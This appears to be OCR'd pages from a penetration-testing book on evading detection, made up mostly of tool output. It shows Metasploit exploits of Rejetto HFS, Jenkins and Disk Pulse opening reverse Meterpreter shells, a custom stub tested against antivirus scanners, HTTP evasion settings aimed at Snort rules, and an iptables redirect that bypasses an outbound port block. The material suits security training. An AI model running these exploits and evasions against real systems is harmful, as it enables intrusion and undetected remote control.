




```
root@kali:~# md5sum /var/www/html/DecoderStub.exe
8c2db2c830c224b72faaa548d69499b9  /var/www/html/DecoderStub.exe
```





```
msf exploit(multi/handler) >
[*] Sending stage (179779 bytes) to 192.168.10.102
[*] Meterpreter session 3 opened (192.168.10.101:4444 -> 192.168.10.102:18984) at 2018-04-20
14:57:28 -0400
```





NoDistribute
Scan Results
File
DecoderStub.exe
Size
9 KB
MD5
8c2db2c830c224b72faaa548d69499b9
First Scanned
21:04:17 | 04/20/2018
Detected By
9/37
Clean
A-Squared
Clean
Ad-Aware
DeepScan
AhnLab V3 Internet Security
Clean
Arcavir Antivirus 2014
Clean
Avast
Clean
Avira
Clean
BitDefender
DeepScan
Clam Antivirus
Clean
Comodo Internet Security
Clean
Dr. Web
Clean
ESET NOD32
a variant of Win32/Rozena.ED ...
F-PROT Antivirus
Clean
F-Secure Internet Security
Malware detected
G Data
DeepScan
IKARUS Security
Clean
Jiangmin Antivirus 2011
Trojan.Generic.bvpnh
K7 Ultimate
Clean
Kaspersky Antivirus
Clean
MS Security Essentials
Clean
Malwarebytes Anti-Malware
Clean
McAfee
Clean
NANO Antivirus
Clean
Norton Antivirus
Clean
Outpost Antivirus Pro
Clean
Panda Security
Clean
Quick Heal Antivirus
Clean
SUPERAntiSpyware
Clean
Solo Antivirus
Clean
Sophos
Clean
TrustPort Antivirus
DeepScan
Twister Antivirus
Clean
VBA32 Antivirus
Clean
VirIT eXplorer
Clean
Zillya! Internet Security
Clean
eScan Antivirus
DeepScan
eTrust-Vet
Malware detected


Application Tools
Release
View
Manage
Move to
Delete
Copy to
Rename
New folder
Properties
Select all
Select none
Invert selection
Organize
New
Open
Select
coderDecoder › DecoderStub › Release
Search Release
Name
DecoderStub.exe
DecoderStub.iobj
DecoderStub.ipdb
DecoderStub.pdb
Open
Open using Resource Hacker
Run as administrator
Import to Grammarly
Edit with HHD Hex Editor Neo
Run Sandboxed
Troubleshoot compatibility
Run with graphics processor
Pin to Start
Edit with Notepad++
Bulk Rename Here
Open with LogMX
Share
Scan with 360 Total Security
Run in 360 Sandbox
Force delete with 360 Total Security
Add to archive...
360 TOTAL SECURITY
Protection: On
Full Check
Virus Scan
Speedup
Cleanup
Tool Box
No threats found
0
Resolved
0
Found
1
Scanned
00:00:02
Time taken
Finish
Scan Log


0 Automatic
msf exploit(windows/http/rejetto_hfs_exec) > exploit
[*] Started reverse TCP handler on 192.168.116.146:4444
[*] Using URL: http://0.0.0.0:8080/ITmYdkjz
[*] Local IP: http://127.0.0.1:8080/ITmYdkjz
[*] Server started.
[*] Sending a malicious request to /
[*] Payload request received: /ITmYdkjz
[*] Sending stage (179779 bytes) to 192.168.116.147
[*] Meterpreter session 1 opened (192.168.116.146:4444 -> 192.168.116.147:49358) at 2018-04-22 12:46:58 -0400
[!] Tried to delete %TEMP%\YjwlwHQY.vbs, unknown result
[*] Server stopped.
meterpreter >
04/22-22:16:58.283645 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.146:34881 -> 192.168.116.147:8080
04/22-22:16:58.310556 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.146:43797 -> 192.168.116.147:8080
04/22-22:16:58.502137 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.147:49354 -> 192.168.116.146:8080
04/22-22:16:58.510643 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.147:49355 -> 192.168.116.146:8080
04/22-22:16:58.514634 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.147:49356 -> 192.168.116.146:8080
04/22-22:16:58.516745 [**] [1:1000001:1] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.147:49357 -> 192.168.116.146:8080


Request
Raw
Params
Headers
Hex
GET / HTTP/1.1
Host: 192.168.116.147:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:59.0) Gecko/20100101 Firefox/59.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: HFS_SID=0.0958858069498092
Connection: close
Upgrade-Insecure-Requests: 1
Response
Raw
Headers
Hex
HTML
Render
C:\Windows\system32\cmd.exe - snort -i 7 -c C:\Snort\etc\snort.conf -A console
04/22-23:23:05.845820 [**] [1:1000001:0] SERVER-WEBAPP Rejetto HttpFileServer Login attempt [**] [Classification: Web Application Attack] [Priority: 1] {TCP} 192.168.116.1:32803 -> 192.168.116.147:8080




```
msf exploit(windows/http/rejetto_hfs_exec) > show evasion

Module evasion options:

   Name                        Current Setting  Required  Description
   ----                        ---------------  --------  -----------
   HTTP::chunked               false            no        Enable chunking of HTTP responses via "Transfer-Encoding: chunked"
   HTTP::compression           none             no        Enable compression of HTTP responses via content encoding (Accepted: none, gzip, deflate)
   HTTP::header_folding        false            no        Enable folding of HTTP headers
   HTTP::junk_headers          false            no        Enable insertion of random junk HTTP headers
   HTTP::method_random_case    true             no        Use random casing for the HTTP method
   HTTP::method_random_invalid false            no        Use a random invalid, HTTP method for request
   HTTP::method_random_valid   false            no        Use a random, but valid, HTTP method for request
   HTTP::no_cache              false            no        Disallow the browser to cache HTTP content
   HTTP::pad_fake_headers      false            no        Insert random, fake headers into the HTTP request
   HTTP::pad_fake_headers_count 0               no        How many fake headers to insert into the HTTP request
   HTTP::pad_get_params        false            no        Insert random, fake query string variables into the request
   HTTP::pad_get_params_count  16               no        How many fake query string variables to insert into the request
   HTTP::pad_method_uri_count  1                no        How many whitespace characters to use between the method and uri
   HTTP::pad_method_uri_type   space            no        What type of whitespace to use between the method and uri (Accepted: space, tab, apache)
   HTTP::pad_post_params       false            no        Insert random, fake post variables into the request
   HTTP::pad_post_params_count 16               no        How many fake post variables to insert into the request
   HTTP::pad_uri_version_count 1                no        How many whitespace characters to use between the uri and version
   HTTP::pad_uri_version_type  space            no        What type of whitespace to use between the uri and version (Accepted: space, tab, apache)
   HTTP::server_name           Apache           yes       Configures the Server header of all outgoing replies
   HTTP::uri_dir_fake_relative false            no        Insert fake relative directories into the uri
   HTTP::uri_dir_self_reference false           no        Insert self-referential directories into the uri
   HTTP::uri_encode_mode       hex-all          no        Enable URI encoding (Accepted: none, hex-normal, hex-noslashes, hex-random, hex-all, u-normal, u-all, u-random)
   HTTP::uri_fake_end          false            no        Add a fake end of URI (eg: /%20HTTP/1.0/../../)
   HTTP::uri_fake_params_start false            no        Add a fake start of params to the URI (eg: /%3fa=b/../)
   HTTP::uri_full_url          false            no        Use the full URL for all HTTP requests
   HTTP::uri_use_backslashes   false            no        Use back slashes instead of forward slashes in the uri
   HTTP::version_random_invalid false           no        Use a random invalid, HTTP version for request
   HTTP::version_random_valid  false            no        Use a random, but valid, HTTP version for request
   TCP::max_send_size          0                no        Maximum tcp segment size.  (0 = disable)
   TCP::send_delay             0                no        Delays inserted before every send.  (0 = disable)
```

```
msf exploit(windows/http/rejetto_hfs_exec) > set HTTP::method_random_case true
HTTP::method_random_case => true
```


```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (msg:"APP-DETECT Jenkins Groovy script access through script console attempt";
flow:to_server,established; content:"POST /script"; fast_pattern:only; metadata:service http;
reference:url,github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/http/jenkins_script_console.rb;
reference:url,wiki.jenkins-ci.org/display/JENKINS/Jenkins+Script+Console; classtype:policy-violation; sid:37354; rev:1;)
```

```
msf > use exploit/multi/http/jenkins_script_console
msf exploit(jenkins_script_console) > set RHOST 192.168.1.149
RHOST => 192.168.1.149
msf exploit(jenkins_script_console) > set RPORT 8888
RPORT => 8888
msf exploit(jenkins_script_console) > set TARGETURI /
TARGETURI => /
```


```
[*] Meterpreter session 3 opened (192.168.1.14:4444 -> 192.168.1.149:54402)
at 2018-04-24 04:40:01 -0400

meterpreter >
```


```
04/24-00:04:40.460374  [**] [1:37354:1] APP-DETECT Jenkins Groovy script access through script console attempt [**] [Classif
ion] [Priority: 1] {TCP} 192.168.1.14:38839 -> 192.168.1.149:8888
```


```
msf exploit(multi/http/jenkins_script_console) > set HTTP::
set HTTP::CHUNKED                   set HTTP::PAD_POST_PARAMS
set HTTP::COMPRESSION               set HTTP::PAD_POST_PARAMS_COUNT
set HTTP::HEADER_FOLDING            set HTTP::PAD_URI_VERSION_COUNT
set HTTP::JUNK_HEADERS              set HTTP::PAD_URI_VERSION_TYPE
set HTTP::METHOD_RANDOM_CASE        set HTTP::SERVER_NAME
set HTTP::METHOD_RANDOM_INVALID     set HTTP::URI_DIR_FAKE_RELATIVE
set HTTP::METHOD_RANDOM_VALID       set HTTP::URI_DIR_SELF_REFERENCE
set HTTP::NO_CACHE                  set HTTP::URI_ENCODE_MODE
set HTTP::PAD_FAKE_HEADERS          set HTTP::URI_FAKE_END
set HTTP::PAD_FAKE_HEADERS_COUNT    set HTTP::URI_FAKE_PARAMS_START
set HTTP::PAD_GET_PARAMS            set HTTP::URI_FULL_URL
set HTTP::PAD_GET_PARAMS_COUNT      set HTTP::URI_USE_BACKSLASHES
set HTTP::PAD_METHOD_URI_COUNT      set HTTP::VERSION_RANDOM_INVALID
set HTTP::PAD_METHOD_URI_TYPE       set HTTP::VERSION_RANDOM_VALID
msf exploit(multi/http/jenkins_script_console) > set HTTP::URI_DIR_FAKE_RELATIVE t
rue
HTTP::URI_DIR_FAKE_RELATIVE => true
msf exploit(multi/http/jenkins_script_console) >
```




```
[*] Sending stage (957487 bytes) to 192.168.1.149
[*] Command Stager progress - 100.00% done (99626/99626 bytes)
[*] Meterpreter session 5 opened (192.168.1.14:4444 -> 192.168.1.149:51756) at 2018-04-24 04:44:29 -0400

meterpreter > 
```




New Outbound Rule Wizard
Action
Specify the action to be taken when a connection matches the conditions specified in the rule.
Steps:
Rule Type
Protocol and Ports
Action
Profile
Name
What action should be taken when a connection matches the specified conditions?
Allow the connection
This includes connections that are protected with IPsec as well as those are not.
Allow the connection if it is secure
This includes only connections that have been authenticated by using IPsec. Connections will be secured using the settings in IPsec properties and rules in the Connection Security Rule node.
Customize...
Block the connection
Learn more about actions
< Back
Next >
Cancel


Control Panel ▸ All Control Panel Items ▸ Windows Firewall
Control Panel Home
Allow a program or feature through Windows Firewall
Change notification settings
Turn Windows Firewall on or off
Restore defaults
Advanced settings
Troubleshoot my network
Help protect your computer with Windows
Windows Firewall can help prevent hackers or malicious so through the Internet or a network.
How does a firewall help protect my computer?
What are network locations?
Home or work (private) networks
Public networks
Networks in public places such as airports or coffee shops
Windows Firewall state: On
Windows Firewall with Advanced Security
File Action View Help
Windows Firewall with A
Inbound Rules
Outbound Rules
Connection Security R
Monitoring
Outbound Rules
Name
Group
Block 4444-6666
Core Networking - DNS (UDP-O... Core Networ
Core Networking - Dynamic Hos... Core Networ
Core Networking - Dynamic Hos... Core Networ
Core Networking - Group Policy ... Core Networ
Core Networking - Group Policy ... Core Networ
Core Networking - Group Policy ... Core Networ
Core Networking - Internet Grou... Core Networ
Core Networking - IPHTTPS (TCP... Core Networ
Core Networking - IPv6 (IPv6-Out) Core Networ
Core Networking - Multicast List... Core Networ
Core Networking - Multicast List... Core Networ
Actions
Outbound Rules
New Rule...
Filter by Profile
Filter by State
Filter by Group
View
Refresh
Export List...
Help
Block 4444-6666


```
Module options (exploit/windows/http/disk_pulse_enterprise_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:host:port][...]
   RHOST    192.168.174.131  yes       The target address
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.174.134  yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Disk Pulse Enterprise 9.0.34


msf exploit(windows/http/disk_pulse_enterprise_bof) > exploit

[*] Started reverse TCP handler on 192.168.174.134:4444
[*] Generating exploit...
[*] Total exploit size: 21383
[*] Triggering the exploit now...
[*] Please be patient, the egghunter may take a while...
[-] Exploit failed [disconnected]: Errno::ECONNRESET Connection reset by peer
[*] Exploit completed, but no session was created.
msf exploit(windows/http/disk_pulse_enterprise_bof) >
```

```
root@kali:~# iptables -A PREROUTING -t nat -p tcp --dport  4444:7777 -j REDIRECT
 --to-port 4444
root@kali:~#
```

